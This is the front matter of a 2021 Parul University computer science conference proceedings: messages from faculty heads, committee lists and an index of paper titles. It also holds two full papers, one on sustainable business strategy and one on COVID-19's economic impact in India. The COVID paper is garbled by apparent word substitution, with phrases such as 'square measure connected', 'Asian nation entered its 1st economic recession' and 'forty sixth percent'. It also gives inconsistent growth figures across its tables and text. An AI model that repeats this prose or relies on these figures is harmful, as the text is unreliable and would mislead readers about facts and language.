

Faculty of IT & Computer Science

Be here..

Be vibrant..

**Proceedings of First National Conference on
Emerging Vistas of Computer Science & IT in 21st
Century**

December 18, 2021



Parul[®]
University

**Organized and Published by Faculty of IT and
Computer Science, Parul University**

ISBN : 978-93-93627-02-5

www.paruluniversity.ac.in

NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021

**NATIONAL CONFERENCE ON EMERGING
VISTA'S OF COMPUTER SCIENCE & IT IN
21ST CENTURY (NCEVT – 2021)**

CONFERENCE PROCEEDINGS



978-93-93627-02-5

**Published by:
Faculty of IT and Computer Science,
Parul University**

**FACULTY OF IT AND COMPUTER SCIENCE, PARUL UNIVERSITY, POST LIMDA,
WAGHODIA, GUJARAT 391760**

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

Copyright © 2021 by, NCEVT – 2021

All rights reserved

ISBN – 978-93-93627-02-5

Published by Faculty of IT and Computer Science, Parul University

Cover Designed by Editors All rights reserved.

COPY RIGHT

No part of this publication may be reproduced or transmitted in any form by any means, electronic or mechanical, including photocopy, recording, or any information storage and retrieval system, without permission in writing from the copyright owners.

DISCLAIMER

The papers in this book comprise the proceedings of the meeting mentioned on the cover page. They reflect the author's opinions and, in the interest of timely dissemination, are published as presented and without change. Their inclusion in the publication does not necessarily constitute an endorsement by the Faculty of IT and Computer Science, Parul University. The author is fully responsible for the violation of any copyright issue arising out of his or her article's publication in these proceedings.

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**



Dr. Priya R. Swaminarayan
Principal, Parul Institute of Computer Application,
Director, of Parul Institute of engineering and Technology – MCA,
Dean, Faculty of IT and Computer Science
Parul University

MESSAGE

Warm and happy greetings to all!

I am immensely happy that the Faculty of IT and Computer Science, Parul University organized **FIRST NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT IN 21ST CENTURY (NCEVT – 2021) on 18/12/2021**, and presented technical and review papers in the national conference.

Under the guidance of our Management to march on the way of success with confidence. The sharp, clear sighted vision and precise decision making of our Management has made the college to arrange first national level conference on Emerging Vista's of Computer Science & It In 21st Century (NCEVT – 2021).

On this occasion, I congratulate Organizing Committee, Staff Members and Students of MCA, MSc.IT, BCA, BSc.IT and IMCA for their efforts in organizing and participating in National Conference. I wish the entire team of Faculty of IT and Computer Science, Parul University a grand success.

**FACULTY OF IT AND COMPUTER SCIENCE, PARUL UNIVERSITY, POST LIMDA,
WAGHODIA, GUJARAT 391760**

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**



Prof. Hina J. Chokshi
Head of Department, Parul Institute of Computer Application,
Parul University

MESSAGE

Warm and happy greetings to all!

I am immensely happy that the Faculty of IT and Computer Science, Parul University organized **FIRST NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT IN 21ST CENTURY (NCEVT – 2021) on 18/12/2021**, and presented technical and review papers in the national conference.

For past decades the Faculty of IT and Computer Science had been rendering quality service in the field of Computer Science and IT education by providing excellent infrastructure facilities, advanced computer science subjects and the right team of well qualified staff members. This makes the Faculty of IT and Computer Science to march confidently in competitive era.

On this occasion, I congratulate Organizing Committee, Staff Members and Students of MCA, MSc.IT, BCA, BSc.IT and IMCA for their efforts in organizing and participating in National Conference. I wish the entire team of Faculty of IT and Computer Science, Parul University a grand success.

**FACULTY OF IT AND COMPUTER SCIENCE, PARUL UNIVERSITY, POST LIMDA,
WAGHODIA, GUJARAT 391760**

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**



Prof. Vivek Dave
Head of Department, Parul Institute of Engineering and Technology - MCA,
Parul University

MESSAGE

Warm and happy greetings to all!

I am immensely happy that the Faculty of IT and Computer Science, Parul University organized **FIRST NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT IN 21ST CENTURY (NCEVT – 2021) on 18/12/2021**, and presented technical and review papers in the national conference.

I am very happy to note that this conference has provided good deliberations in the recent scientific and technological innovations to make our nation a developed country.

On this occasion, I congratulate Organizing Committee, Staff Members and Students of MCA, MSc.IT, BCA, BSc.IT and IMCA for their efforts in organizing and participating in National Conference. I wish the entire team of Faculty of IT and Computer Science, Parul University a grand success.

**FACULTY OF IT AND COMPUTER SCIENCE, PARUL UNIVERSITY, POST LIMDA,
WAGHODIA, GUJARAT 391760**

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

PATRONS



**Dr. Devanshu Patel
President, Parul University**



**Dr. M.N. Patel
Provost, Parul University**

CHAIRMAN



**Dr. Priya R. Swaminarayan
Principal, Parul Institute of Computer Application,
Director, of Parul Institute of engineering and Technology – MCA,
Dean, Faculty of IT and Computer Science
Parul University**

CO-CHAIRMAN



**Prof. Hina J. Chokshi
Head of Department, Parul Institute of
Computer Application,
Parul University**



**Prof. Vivek Dave
Head of Department, Parul Institute of
Engineering and Technology - MCA,
Parul University**

**FACULTY OF IT AND COMPUTER SCIENCE, PARUL UNIVERSITY, POST LIMDA,
WAGHODIA, GUJARAT 391760**

ORGANIZING COMMITTEE



Prof. Anjali Mahavar
Assistant Professor, Parul Institute of
Computer Application



Dr. Kamini Solanki
Associate Professor, Parul Institute of
Computer Application



Dr. Abhishek R. Mehta
Assistant Professor, Parul Institute of Computer Application

EDITOR TEAM



Prof. Dharmendrasinh Rathod, Assistant Professor, PICA-BCA, Parul University



Prof. Sohil Parmar, Assistant Professor, PICA-BCA, Parul University



Prof. Vibhuti Patel, Assistant Professor, PICA-BCA, Parul University



Prof. Manish Joshi, Assistant Professor, PICA-BCA, Parul University



Prof. Vijya Tulsani, Assistant Professor, PICA-BCA, Parul University



Prof. Priya Patel, Assistant Professor, PICA-BCA, Parul University

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**



**Prof. Bhavika Vaghela, Assistant Professor,
PICA-BCA, Parul University**



**Prof. Karuna Patel, Assistant Professor,
PICA-BCA, Parul University**



**Prof. Payal Parekh, Assistant Professor,
PICA-BCA, Parul University**



**Prof. Nishant Khatri, Assistant Professor,
PICA-BCA, Parul University**



**Prof. Kaushal Gor, Assistant Professor,
PIET-MCA, Parul University**



**Prof. Alka Chokshi, Assistant Professor,
PICA-BCA, Parul University**



**Prof. Jigar Bhawsar, Assistant Professor,
PIET-MCA, Parul University**



**Prof. Dipak Agarwal, Assistant Professor,
PIET-MCA, Parul University**

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**



**Prof. Poonam Bhawsar, Assistant Professor,
PICA-BCA, Parul University**



**Prof. Bhumik Shah, Assistant Professor,
PICA-BCA, Parul University**

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

INDEX

Sr. No.	Paper ID	Title of Paper	Authors	Page No.
1	NCEVT_01	Sustainable Business Strategy and its Impact on Economic Development	Dr. Uday Krishina Mitra, Khalisani Mahavidyalayab	1-3
2	NCEVT_02	Impact of COVID-19 on Indian Industry: Challenges and Opportunities	Dr. Abhishek Mehta	4-8
3	NCEVT_03	Ontology based categorization of documents	Amit A. Kariyani, Hitesh Makwana, Viral Patel	9-13
4	NCEVT_04	Mixed Reality in Robotics	Nikunj A Thesiya, Hina J Chokshi	14-17
5	NCEVT_05	IoT for Fight Against Covid – 19: Healthcare and Future	Miss. Megha Thakar	18-21
6	NCEVT_06	Factors that Influence Electronic Service Implementation In Higher Institutions of Ethiopia	Dereje Tekaleng, Dr. Priya Swaminarayan	22-28
7	NCEVT_07	Augmented Reality Cloud Computing	Patadiya Jaykin, Dr.Mittal Desai	29-32
8	NCEVT_08	Comparison of Multiobjective methods of signalized single interaction point	Rahul Vaghela, Dr Kamini Solanki, Dr Priya Swaminarayan, Dr Rajan Patel, Parita Shah	33-37
9	NCEVT_09	Impact of Social Media Marketing on Business Profitability	Ms. Kavita Saini, Dr. Hardeep Kaur	38-42
10	NCEVT_10	A review article on Machine Learning types with various Campus Placement Prediction techniques using ML and DL	Milind Ruparel, Dr. Kamini Solanki	43-45
11	NCEVT_11	Motion Planning in the Area of Robotics and Automation	Maya Mehta, Priya Swaminarayan	46-51
12	NCEVT_12	Hindi Handwritten Character Recognition from Digital Image using Deep Learning Neural Network	Abhishek Mehta, Mr. Manoj Nath, Ms. Bipasha Mandal, Ms. Yashasvi Mishra, Mr. Henil Mehta	52-56

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

13	NCEVT_13	Research Study on Artificial Neural Network	SANA NABISARVAR KHAN, ANKIT BHARAT CHANDRIA, PROF. VIJYA TULSANI	57-61
14	NCEVT_14	Business Model Innovation	Subhash Baban Nakhate, Dr. Geeta	62-65
15	NCEVT_15	Approach on Textile Quality Control using Image Processing	Mr. Jvalantkumar K. Patel, Dr. B. K. Sharma	66-68
16	NCEVT_16	Opinion Analysis – an assessment of the feeling of individuals: a Survey	Parita Vishal Shah, Priya Swaminarayan, Rahul Vaghela	69-72
17	NCEVT_17	Choosing Most Affordable Smart Door Lock	Padamanava Karmakar, Prof. Kaushal Gor	73-77
18	NCEVT_18	Smart Waste Management Using IoT	Sakshi Neema, Prof. Kaushal Gor	78-82
19	NCEVT_19	Smart Grid Application Using IoT	Amisha Panchal, Prof. Kaushal Gor	83-91
20	NCEVT_20	Object Based Analysis of Remote Sensing Images	Swasti Patel, Dr. Priya Swaminarayan	92-95
21	NCEVT_21	Mixed Reality: Transformation of Physical world elements to Virtual world	Prof. Hina J Chokshi, Sandeep Tiwari	96-99
22	NCEVT_22	A Study on Buying Behavior of Consumers in India's Passenger Car Market	Dr. Mohit Saharan, Dr. Abhishek Maheshwari	100-108
23	NCEVT_23	Deepfakes Technology Using AI	Saiyad Mahmmad Akram Hanif, Vivek Dave	109-114
24	NCEVT_24	5G Wireless Technology	Bhavy Bhoot, Prof. Kaushal Gor	115-118
25	NCEVT_25	Design and Analyse of optimal performance of unstructured data from cloud Environment	Shital M Chaniyara, Dr. Dipti H Domadiya	119-123
26	NCEVT_26	Quantum Computing	Maulik Vamja , Asst. Prof. Vivek Dave	124-132
27	NCEVT_27	An Analysis of Unstructured Data from the Cloud Environment for Performance Optimization	Dr. Rupal Parekh, Jalpa Goswami	133-141

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

28	NCEVT_28	Classification of Brain Tumors from MRI Images Using Convolution Neural Networks	Dr. Jasmin B. Parmar	142-145
29	NCEVT_29	A Quantitative Analytical Study Of Relational Database And NoSQL	Falguni Parsana	146-150
30	NCEVT_30	Social Distancing Indicator and Alarming System	Dr. Hiren Kavathiya , Mr.Smit Kotak	151-152
31	NCEVT_31	An Aspect of Near - Commutative Near Idempotent Semigroup	T N Kavitha	153-155
32	NCEVT_32	A Review on Search Engine Optimization: Basics	Harsh Kumar Chaudhary, Dr. Abhishek Mehta	156-162
33	NCEVT_33	Ethical Hacking and Wi-Fi Hacknig	Shivam kumar jha , Raj Dodiya	163-169
34	NCEVT_34	Optimal Kernel function of Multi Support Vector Machine for the diagnosis of Alzheimer's disease	R M Mallika, Dr K Usha Rani, Dr K Hemalatha	170-173
35	NCEVT_35	Image Processing with LBP	Niharika Vikesh Agarwal, Prof. Payal Parekh	174-181
36	NCEVT_36	Face Mask Detection using OpenCV	Ragini Agrawal,Prof. Dharmendrasinh Rathod	182-186
37	NCEVT_37	Review: Smart Wearable Devices	Meet Parikh, Prof. Anjali Mahavar	187-190
38	NCEVT_38	Human Health and Attendance with IoT Ecosystem	Pinky Tinani,Prof.Kaushal Gor ,Prof. Vibhuti Patel	191-195
39	NCEVT_39	Automated Examination of WBC – Leukemia using Machine Learning and Deep Learning Algorithm	Aman Kumar Singh, Bhavika Vaghela	196-200
40	NCEVT_40	Margin Quotation Prescriptive Analysis	Satyam Kumar Aditya	201-204
41	NCEVT_41	Phishing Website Detection using Machine Learning	Harsh Chauhan, Prof. Dharmendrasinh Rathod	205-211
42	NCEVT_42	Free and Open-Source Software	Aditya Maurya, Prof. Jigar Bhawsar	212-217
43	NCEVT_43	The Biggest Tour of Storage Devices from 19's To 20's	Mr. Ganesh Bagul, Ms. Srushti Sonawane ,Ms.Anushree Saindane	218-224

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

44	NCEVT_44	Getting Real Time Data of Temperature & Humidity on Local Web Server using NodeMCU ESP8266	Dr. Priya R. Swaminarayan, GajendraSinh N. Mori	225-228
45	NCEVT_45	Augmented Reality	Prof. Hina Chokshi, Vraj Patel	229-233
46	NCEVT_46	Smart Agriculture Using IOT	Harshkumar Gajera	234-237
47	NCEVT_47	Email Tracing with the use of Email Header	Jigar Bhawsar, Nikhil Bhagwat Thakre	238-241
48	NCEVT_48	KNN Algorithm in Text Classification	Jigar bhawsar, Panchal Jaykumar Rmaeshbhai	242-244
49	NCEVT_49	Image Segmentation: Classification and Implementation Techniques	Prof. Sohil G Parmar, Abhishek Agrawal	245-255
50	NCEVT_50	A New Trend for E-Learning Using Cloud	Prof. Bhaumik Shah, Vaishnavi Joshi, Anisha Chowdhary	256-259
51	NCEVT_51	Cloud computing	Prof. Bhaumik shah, Hetvi Patel, Rohan Padasala	260-263
52	NCEVT_52	Texture Based Image Retrieval with Classification	Krishna Rajendra Prasad Maurya, Assistant Professor Payal Parekh	264-267
53	NCEVT_53	Cyber Attacks: Detection and Prevention	Dr. Priya Swaminarayan, Jigar Vakil	268-276
54	NCEVT_54	Automatic Speech Recognition Types	Dr. Aadil Ahmad, Ghayas Ahmed	277-282
55	NCEVT_55	Generating Saturation of Traffic using Fuzzy Inference System	Dr Priya Swaminarayan, Dr Kamini Solanki, Rahul Vaghela	283-291
56	NCEVT_57	Handling Lexical Ambiguity in Kashmiri Language using Probabilistic Context Free Grammar	Aadil Ahmad Lawaye	292-296

**NATIONAL CONFERENCE ON EMERGING VISTA'S OF COMPUTER SCIENCE & IT
IN 21ST CENTURY (NCEVT – 2021) 18TH DECEMBER 2021**

57	NCEVT_58	Towards Developing English to Dogri Machine Translation System	Parveen Rana, Aadil Ahmad Lawaye	297-300
58	NCEVT_59	Cloud-based Machine Learning Strategies for Disease Prediction	Nehal Dave, Dr..PritiSadaria	301-306
59	NCEVT_60	A Review on Artificial Intelligence	Yash Rana, Dr. Abhishek Mehta	307-310
60	NCEVT_61	Designing of English Text to Braille Conversion System: A Survey	Khushi Solanki, Dr. Abhishek Mehta	311-316
61	NCEVT_62	Review on Natural Language Processing	Jigen Patel, Dr. Abhishek Mehta	317-320
62	NCEVT_63	A Review Paper on Cyber Security	Yagnik Malvaniya, Dr. Abhishek Mehta	321-323
63	NCEVT_64	Fundamental Of Image Retrieval With Deep Learning	Shashank Singh Solanki, Prof. Payal Parekh	324-333
64	NCEVT_65	A Review on Network Security	Sahil Pandey, Dr. Abhishek Mehta	334-337
65	NCEVT_66	Digital Transactions Using BlockChian	Alish Makadia, Prof. Hina Chokshi	338-346
66	NCEVT_67	Early Earthquake Warning Using Machine Learning	Rikesh Bhakta, Prof. Dharmendrasinh Rathod	347-358
67	NCEVT_68	Natural Language Processing For Word Sense Understanding and Information Extraction in Context with Artificial Intelligence	Disha Ganatra, Dr. Dipti Domadiya	359-362

Sustainable Business Strategy and its Impact on Economic Development

Dr. Uday Krishina Mitra ^{#1}Khalisani Mahavidyalaya^{*2}

#Associate Professor in Commerce

**Chandannagar, Hooghly, WB*

Abstract. Sustainability in business, refers to carry on business without negatively impacting the environment community or a society as a whole. Organisations would look at their staff and management structures to ensure gender equality and reduced inequalities. In order to maintain responsible consumption, they would need to ensure that their supply chain supports environmental goals. Such as climatic action, life below water and life on land. This means that strategy is formulated and executed so that the needs of the firm, its stakeholders are met today, while protecting, sustaining and enhancing the natural resources that will be needed in future. There are numerous studies in the field where need for Sustainable development & role of a business in this respect has been enlightened. Some other Studies tried to focus Sustainable Development Agenda of the UN and a very few articles considered the comprehensive impact of our worthy Planet. Under this article, we will try to observe which business Strategy will perform more effectively for sustainable development and improve the living conditional for mankind. The data on sustainable development and its application in formulation of business strategy will be collected from different sustainable development agenda of the UN conferences, encyclopaedia of the UN Sustainable Development goals and from the various Published secondary sources. Simple statistical tools are to be used in making conclusions. Policy Prescriptions will be offered so as to make sustainable business Strategy more effective in the universe.

Keywords: Sustainable, Strategy; Enhancing, Protecting; Resources

I. INTRODUCTION

Sustainable business strategy is the integration of economic, environmental and social aims into a firm's goals, activities and planning with the aim of creating long-term value for the firm, its stakeholders and the wider society. This implies that strategy is to be formulated and executed so that the needs of the firm and its stakeholders are met today. The model of economic growth traditionally used in many countries

is heavily based on exploitation of natural resources. Evidence shows that a more careful i.e. a more sustainable approach to the use of our limited resources is needed. The United Nations has acknowledged the problem and among other measures it produced a set of documents at the UN Conference Sustainable Development. On 1st January 2016, the 17 approved Sustainable Development Goals (SDGs) of the Agenda officially came in to force. These goals cover the three dimensions of sustainable development: economic growth, social inclusion and environment Protection.

Objectives of the Study. Sustainable business strategy Can play an important role to check the environmental degradation all over the world and of the living things of the universe. The major objectives of the study are :

(1) To judge which business strategy will secure the economic development, social equality and justice and environmental protection all over the earth.

(2) Did economic development during the ("latter half two of the 20th century and first two decades of the 21st Century for a better, Standard of living has been instrumental in damaging the environment ? In this consequence we will be trying to examine the growth of industrial sectors and their consciousness in discharging social and environmental welfare responsibility.

(3) How sustainable development Strategy encourages us to conserve and enhance our resource base, by gradually changing the ways in which we develop and use technologies.

(4) Economic prosperity is required if our country is to prosper and our business enterprises must therefore offer a high standard of products to the consumers at the prices they are ready to pay. For this our business houses need a workforce equipped with Suitable skills and education within a frame work to support them. Under this study we will try to prescribe the ways how an equipped skill and effective education should be imparted to the workforce to support the business.

(5) Global environmental threats such as climate change and poor air quality must be reduced to protect human and environmental health . The use of

non-renewal resources such as fossil fuels should not be stopped overnight. What would be business strategy which will be helpful to use them effectively and developed alternatives are also observed in this study .

Review of the Past Studies : In this Part an attempt is made to review the existing literature in the field of sustainable business strategy. Considering the reviews of the past studies we may divide the studies into few groups. Some studies analyse the [sustainable business models. A literature review (Camila Camargo Aguir, Simone Sehneam and others)– 2020] research on sustainable business models and their operational Practices. There are others who present the theoretical and Practical implications for the use [“Sustainable Business Models through the organisational Design”(Isaac Lemus-aguilar , Gustavo Morales –Alonso,Andres Ramirez-Portillaand Antonio Hidalgo) -2019] and as furthe avenues of research. Saeed Nosreatabadi (2018) studied on the“Sustainable Business Model: A Review” and concludes that popularity and the success rate of a sustainable business Models in all application domains have been increased along with the increasing arse of advanced technologies. Kaie Small-Warner. AmalAbuzeinab and Ahmad Taki summaries the framework for strategic sustainable development-“A Review of sustainable Business Models and Strategic sustainable developments and social strengths. The discussion combines both concepts to conclude with a research approach that may scientifically and socially enhance sustainable business models. But there is no significant study on Sustainable Business.Strategy and its Impact on Economic Development.

Obstacles of the Sustainable Development Strategy of Business:

A sustainable development Strategy of business is mainly driven by two mutual reinforcing sides: Push and Pull divers. One side, pushing divers force a business to react to regulations coming from outside ecosystem, while on the other side pulling drivers change the variables of the ecosystem & business interacts in pushing drivers of a sustainable innovation process are technological determinants along the supply chain such as material efficiency, product quality, the product palette or energy efficiency. Over the past few decades, big business houses have become increasingly aware of the social and environmental pressures facing business. Many management scholars and environmental pressures facing business consultant have agreedthat these new demands offer terrific opportunities for progressible organizations and

innovationand implementation of sustainable business Strategy is one of the primary means by which business enterprises can achieve sustainable growth. But the the reality is that managers have had Considerable difficulty dealing with sustainable development pressures. In particular, theirinnovation strategies are often inadequate to accommodate the highly complex and uncertain nature of these demands. the following are the obstacleswhich are depicted from the above discussions",

(i) The main barriers in adopting of sustainable development strategy in business are lacking of planning and focus, lacking of applicability and continuity of actions and resistance to changes.

(ii) Furthermore, sustainable development pressure can be driven by the Scientifics, political and managerial communities. Amid such uncertainty, sustainable development implementation Strategy in business is often difficult and risky.

(iii) Competencyarised enhancing incremental innovation and implementation of sustainable development pressures.Instead, competency-destroying radical is needed and it will creat new capabilities that will ultimately challenge current business practices.

(iv) The current approaches for managing innovative business Strategy are insufficient to deal with the additional demands of sustainable development.

(v)various stakeholders involve in the business. Often disparate goals, demands and opinions, they than easily interpret the same situation differently, especially when the information necessary to make informed decisions is limited.

(vi) Most of the cases application of radicaltechnology is based on science that is notyet fully accepted (for example, biotechnology or hydrogen-based energy systems) or when pressures to distrust conventional technologies are based on such science (For Example studied of climate change).Uncertainty can easily hinder acceptance of an innovationas people debate the validity and safety of the underlying scientific and technical concepts.Until a consensus emerges, many businesses enterprises will opposechanging theirbusiness strategies for what might turn outto be incorrect science.

(vii) Certain Stakeholders could simply haveIrreconcilable differences with one another based on thical, religions, Cultural, social or other issues. For instance, Cattle ranchers and vegetarians mightnever agree on meat consumption..

Preventive Measures to overcome the Obstacles of Sustainable Development Strategy of Business.

Sustainability is development that meets the needs of the present without compromising the ability of future

generations, ensuring a balance between economic growth, environmental Care and social welfare. To avoid and overcome the challenges stand in the way of Sustainable development Strategy the following few measures may be taken into consideration.:

1. To promote a Business as unusual business model, through which we will design sustainable solutions to the major challenges facing the planet, such the climate emergency, water scarcity, overpopulation and urbanisation.
2. By forming a global company we should design solutions to the major challenges facing each generation. With the joint efforts of Committed and talented professionals will be able to expand sustainable development activity all over the world and boosting development in the communities where we work and raising environmental awareness.
3. Diversity, Equality and Inclusion are to be promoted to achieve the goal of sustainable development. Workers from the centre of the business Strategy, policies and programs are to be promoted to favour a respectful, diverse, inclusive and efficient work environment.
4. There should be no gender-based pay inequality in all business and Countries where "it operates. The business Strategy will create such environments in which all people feel and valued and where their differences can contribute to our business, always on the basis of equal opportunities and dignified treatment.
5. Sustainability training is to be imparted to the stakeholders and other parties involved in the business. This covers issues such as human impact on the environment, business Sustainability and future trends in development. Specific Courses on climate change and human rights are also to be designed.
6. Sustainable and environment friendly economic and cultural model should be design to restrain the challenges that will stand in the way of sustainable business development.
7. Employee's satisfaction and engagement is one of the best criteria for the development of a business. That kind of sustainable business development strategy needs to formulate which will enhance their engagement as well as to satisfy there their worldly needs.

II. Conclusion

Sustainability has become a global Concern to deal

with complex and unprecedented several social, political and peace issues. Therefore, a sustainable business strategy innovation. towards on Sustainability changes in the way a business creates value and integrates a new perspective that includes the value - network and its environment. Successfully dealing with the change in today's volatile and complex global business landscape is more important than ever. while the Coronavirus Pandemic has reshuffled global priorities, we cannot put off our efforts to fight the climate crisis. These times present us with an unprecedented opportunity to collectively hit the reset button and make changes to build back better more resilient world. Being academicians of a nation, we believe that progress is always possible and in people we will try to peruse it in a responsible to way. We support change makers people and companies that ignite, lead an advocate for Sustainable Change in the world.

III. Reference

1. Adams, R. et al. (2016) Sustainability-oriented Innovation: A Systematic Review. *International Journal of Management Reviews*, 18 (2), pp. 180-205
2. Brehmer, M., Podoyntsyna, K. and Langerak, F. (2018) Sustainable business models as boundary-spanning systems of value transfers. *Journal of Cleaner Production*, 172, pp. 4514-4531.
3. Evans, S. et al. (2017) Business Model Innovation for Sustainability: Towards a Unified Perspective for Creation of Sustainable Business Models. *Business Strategy and the Environment*, 26 (5), pp. 597-608.
4. França, C.L. (2013) *Introductory Approach to Business Model Design for Strategic Sustainable Development*, Blekinge Institute of Technology.
5. Missimer, M. (2015) *Social sustainability within the framework for strategic sustainable development*, Blekinge Institute of Technology.
6. Stubbs, W. and Cocklin, C. (2008) Conceptualizing a "Sustainability Business Model". *Organization & Environment*, 21 (2), pp. 103-127.
7. Yang, M. et al. (2017) Value uncaptured perspective for sustainable business model innovation. *Journal of Cleaner Production*, 140 (Part 3), pp. 1794-1804.
8. *Sustainable Development Agenda of the UN*

Impact of COVID-19 on Indian Industry: Challenges and Opportunities

Dr. Abhishek Mehta,
Assistant Professor,
Parul Institute of Engineering and Technology- MCA

Abstract:

The outbreak of the Covid-19 pandemic is an unprecedented shock to the Indian economy. The Government of India has announced a variety of measures to tackle the situation, from food security and extra funds for healthcare, to sector related incentives and tax deadline extensions. With the prolonged country-wide lockdown, global economic downturn and associated disruption of demand and supply chains, the economy is likely to face a protracted period of slowdown. This study revealed the potential impact of the shock on various sectors like manufacturing, financial services, banking, infrastructure, real estate, and services and put forward a set of policy recommendations for specific sectors.

Keywords: Indian Economy, Economic Downturn, Corona Pandemic, Supply Chain,

INTRODUCTION

The COVID-19 epidemic is that the 1st and foremost human disaster within the year 2020. Over two hundred countries and territories have confirmed the effective medical cases, caused by the corona virus declared a virulent disease by the World Health Organization. The recent rate case globally has accelerated to over 84,382,650 COVID-19 confirmed cases and over 1,835,391 deaths till January 2, 2021. On thirty Jan 2020, in India the first case of COVID-19 and therefore the range has up steady since then, albeit at associate dismaying rate within the final days of March 2020. About to management the community transmission, the world's largest democracy has enforced world's largest nationwide internment since twenty fourth March 2020.

Unsurprisingly, the economic hit caused by it had been staggering. No alternative major economy was as badly plagued by COVID-19 as India's. Within the April-June quarter, the Indian gross domestic product shrank by 23.9%, the worst contraction ever within the country's history. The economy additionally shrank within the following quarter as Asian nation entered its 1st economic recession since British left in 1947.

India is still a developing economy, it's declared as associate economy passing through demand depression and high state, with twenty one days lockdown proclaimed by the Hon'ble Prime Minister, Narendra Modi on twenty third March 2020. It'd lag the provision aspect, fast the lag additional and jeopardising the economic well-being of millions. Supported the recent studies, some economists have same that there's employment loss of forty million individuals (MRD report) within the country, largely within the unorganized sectors.

Pharmaceutical trade Cloud Computing for Secure Vaccine Development

Though' the vaccine development will take over a year, the worldwide pharmaceutical trade is presently operating underneath the extreme pressure to accelerate the performance for a COVID-19 vaccine and drug development. In fact, OptimizeRx, a digital health firm, is providing CDCP (Centers for illness management and Prevention) alerts concerning the virus through a cloud-based system to health care employees.

US-based Biotech Company, Moderna uses Amazon cloud-computing service to collaborate with America health agencies to accelerate vaccine development. Digital health companies round the world area unit connection hands with the pharmaceutical trade to produce innovative and secure solutions for the vaccine development.

The Indian economy has been experiencing significant slowdown over the past few quarters. In the third quarter of the current fiscal, the economy grew at a six-year low rate of 4.7%. There was a strong hope of recovery in the last quarter of the current fiscal. However, the new coronavirus epidemic has made the recovery extremely difficult in the near to medium term. The outbreak has presented fresh challenges for the Indian economy now, causing severe disruptive impact on both demand and supply side elements which has the potential to derail India's growth story. India reported its first confirmed case on January 30. However, there are only some signs of community transmission – the percentage of affected people is still low, with most cases related to travel. That said, the domestic situation remains fluid and warrants constant monitoring. The impact on the Indian economy could be significant if the virus continues to penetrate the country which will have a longer lasting effect. While the impact on economic prospects due to activity being affecting in countries like China, S Korea, Japan, Italy, etc. would be through trade, investment and services routes, it could be more damaging if there is any shutdown in India.

Ratings and GDP Estimates

GDP predictions for the year 2021 Post announcement of economic package (May 2020): GDP predictions are shown in Table-1.

Table 1 GDP Estimates

SN	Agency	Estimate
1	Bernstein	-7%
2	ICRA	-5%
3	Goldman Sachs	-5%
4	Nomura	-5%
5	Fitch	-5%
6	SBI	-4.70%
7	CARE Rating	-1.5%-1.6%

India's GDP rate since Financial Year 16: In Table-2 it has been shown India's GDP Growth.

Table 2 GDP Growth

Financial Year	GDP growth%
FY16	8
FY17	8.3(+0.3%)
FY18	6.6(-1.4%)
FY19	6.1(-0.5%)
FY20	4.2(-1.9% est.)
FY21	-5(-9.2% est.)

Here is that the state-wise breakdown of loss at any rate of GSDP: The state wise GSDP is shown in Tabl-3

Table 3 State wise GSDP

S.N.	States	Loss as % of GSDP
1.	Maharashtra	15.40%
2.	Tamil Nadu	14.90%
3.	Gujarat	15.00%
4.	Uttar Pradesh	13.10%
5.	Karnataka	11.40%
6.	West Bengal	14.60%
7.	Delhi	18.80%
8.	Rajasthan	14.10%
9.	Andhra Pradesh	14.90%
10.	Telangana	14.60%
11.	Kerala	12.60%
12.	Madhya Pradesh	11.50%
13.	Haryana	12.60%
14.	Punjab	13.60%
15.	Bihar	11.50%
16.	Odisha	9.40%
17.	Jharkhand	10.00%
18.	Chhattisgarh	8.50%
19.	Uttarakhand	10.20%
20.	Assam	7.00%
21.	Jammu & Kashmir	13.10%
22.	Himachal Pradesh	10.00%
23.	Chandigarh	18.80%
24.	Goa	6.30%
25.	Puducherry	11.00%
26.	Tripura	7.40%
27.	Meghalaya	8.00%
28.	Nagaland	6.30%
29.	Sikkim	6.30%
30.	Manipur	6.30%
31.	Arunachal Pradesh	6.30%
32.	Mizoram	6.30%
33.	A & N Islands	14.10%
	All India	13.50%

Exports and imports

India's exports in year 2020 fell down by -36.65% years on year, whereas imports in year 2020 fell down by -47.36% as compared to year 2019.

Energy

Night lights and economic activity square measure connected. In Delhi, night light-weight radiance fell down by 37.2% compared to 1–31 March 2019. This was the most important fall for any underground in Bharat. Bangalore fell down by thirty two percent whereas Mumbai bear by twenty nine percent. India's fuel demand in year 2020 as compared to the previous year fell down by nearly forty sixth percent.

